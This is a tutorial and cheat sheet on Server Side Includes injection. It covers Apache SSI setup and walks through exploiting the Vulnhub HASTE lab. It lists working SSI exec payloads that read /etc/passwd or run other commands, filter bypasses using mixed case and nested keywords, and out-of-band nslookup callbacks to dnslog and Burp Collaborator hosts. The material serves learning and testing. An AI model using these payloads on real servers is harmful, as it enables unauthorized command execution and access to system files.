0x00 Cheat Sheet
- The keywords
execandcmdare case-insensitive, so mixed-case combinations can be considered for bypasses
"-->'-->`--><!--#set var="wyk" value="vxjn0kj8s5"--><!--#set var="y0m" value="xzlp2mlau7"--><!--#echo var="wyk"--><!--#echo var="y0m"--><!--#eXEc cMd="nslookup -q=cname vul.ssi.0yuj7c.ceye.io" -->


"-->'-->`--><!--#set var="wyk" value="vxjn0kj8s5"--><!--#set var="y0m" value="xzlp2mlau7"--><!--#echo var="wyk"--><!--#echo var="y0m"--><!--#eXEc cMd="cat /etc/passwd" -->
Common commands
# General PoC
<!--#eXEc cMd="ping -c 4 127.0.0.1|| ping -n 4 127.0.0.1
:" -->


# Linux
<!--#eXEc cMd="cat /etc/passwd" -->
<!--#Exec cmD="ls" -->
<!--#eXEc cMd="sleep 5" -->

# windows
<!--#eXEc cMd="dir" -->
0x01 Concepts
The following is compiled from the Apache httpd tutorial[1]; feel free to skip the gray parts (TL;DR):
(1) What is SSI
- ssi, commonly known as Server Side Includes, is used to add dynamic content to your existing HTML pages; SSI (uppercase) is used consistently below
- SSI lets you add dynamically generated content to existing HTML pages without having to serve the whole page through a CGI program or other dynamic technology
For example, if you place <font style="color:rgb(0, 0, 0);background-color:rgb(229, 236, 243);"><!--#echo var="DATE_LOCAL" --></font> into your HTML, the current time will be displayed when the page is served
Friday, 11-Jun-2021 00:34:48 PDT
- The decision on when to use SSI and when to have your page generated entirely by some program usually depends on how much of the page is static and how much must be recomputed each time the page is served. SSI is a great way to add small pieces of information, such as the
<font style="color:#BFBFBF;">current time</font>, as shown above. But if most of your page is generated at the time it is served, you need to look for another solution.
(2) How to configure SSI
To enable ssi, you need to add a configuration that “allows parsing of <font style="color:rgb(0, 51, 102);">SSI</font> directives” in <font style="color:rgb(0, 51, 102);">httpd.conf</font> or <font style="color:rgb(0, 51, 102);">.htaccess</font>, as follows
Options +Includes
In addition, you need to tell Apache which files to parse for SSI. The official docs describe two ways to set this up (i, ii):
i Specify the file type
Again, add the following configuration entries to the config file
AddType text/html .shtml
AddOutputFilter INCLUDES .shtml
With this, Apache will parse the SSI directives in .shtml files under the corresponding directory.
But if you are dealing with an existing codebase and don’t want to rename pages one by one, there is method ii
ii Specify XBitHack
If you want Apache to parse .html files, besides renaming the .html suffix to .shtml, you can also configure parsing executable **.html**
XBitHack on
That is, to have Apache parse the SSI directives in some .html file, you just need to make that file executable (+x)
chmod +x pagename.html
The drawback of method ii is also obvious: if too many .html files have the +x permission set, Apache will read every file it sends to the client, even those containing no SSI directives at all, which can slow down responses.
(3) SSI directive syntax
<!--#function attribute=value attribute=value ... -->
- Its format resembles an
HTMLcomment, so if you haven’t enabledSSIcorrectly, the browser will ignore it — but it will still be visible in the HTML source. If you have configuredSSIcorrectly, the directive will be replaced by its result.
# Print the current time
<!--#echo var="DATE_LOCAL" -->
	Friday, 11-Jun-2021 00:34:48 PDT
When something goes wrong with the SSI directive in the input, the server usually returns
[an error occurred while processing this directive]
More syntax can be found at w3 (although I tried several directives in the target machine I’m about to introduce and none of them worked).
0x02 Exploitation
Here I’ll use the Vulnhub target machine HASTE as an example to introduce SSI exploitation
[
](https://www.vulnhub.com/entry/haste-1,203/)
Visiting port 80, you only see two forms; the POST parameters are displayed on the .shtml page of the 302 redirect.



Of course — stored XSS, but that’s not our focus here.
POST /receipt.php HTTP/1.1
Host: haste
Content-Length: 98
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://haste
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4371.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://haste/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

xxx=FUZZexecFUZZ<!--#echo var="DATE_LOCAL" -->&feedback=FUZZexecFUZZ<!--#echo var="DATE_LOCAL" -->
<!--#echo var="DATE_LOCAL" --> — injecting the “show time” code clearly works fine. But executing a command was another matter……
<!--#exec cmd="id" -->
Overall, the filtering looks like this:
- the
xxxparameter replaces<and> - the
feedbackparameter replaces lowercaseexec
Nothing exciting — bypassed in an instant
<!--#exEc cMd="id" -->
<!--#exexecec cmd="id" -->

Next comes command execution to get a shell — nothing remarkable……
0x03 Summary
- A certain article on Freebuf was titled [CTF Web Security SSL Injection] —
SSL? — I was stunned…… - You rarely run into this in real engagements, but you should master the basic techniques
Effective testing methods:
- For pages with the
.shtmlsuffix, basically you should FUZZ wherever there is a response echo, using the following characters:
< ! # = / . " - > and [a-zA-Z0-9]
Burp Suite also supports scanning for SSI vulnerabilities; below is the payload used by Burp, a typical async vulnerability
"-->'-->`--><!--#set var="wyk" value="vxjn0kj8s5"--><!--#set var="y0m" value="xzlp2mlau7"--><!--#echo var="wyk"--><!--#echo var="y0m"--><!--#exec cmd="nslookup -q=cname ik6an76vfs8suy1zd1238xv1us0lojcbaz2mtai.burpcollaborator.net" -->
When writing a scanning PoC, just replace burpcollaborator with your own dnslog address.
References
[1] Apache httpd Tutorial: Introduction to Server Side Includeshttp://httpd.apache.org/docs/current/howto/ssi.html
[2] Reproduction of the Apache SSI Remote Command Execution Vulnerability https://www.cnblogs.com/yuzly/p/11226439.html
[3] SSI Commands https://www.w3.org/Jigsaw/Doc/User/SSI.html#exec
[4] Server-Side Includes (SSI) Injection | OWASP Foundationhttps://owasp.org/www-community/attacks/Server-Side_Includes_(SSI)_Injection
[5] WSTG - Latest | OWASP https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/08-Testing_for_SSI_Injection [6] H.A.S.T.E: 1 ~ VulnHub https://www.vulnhub.com/entry/haste-1,203/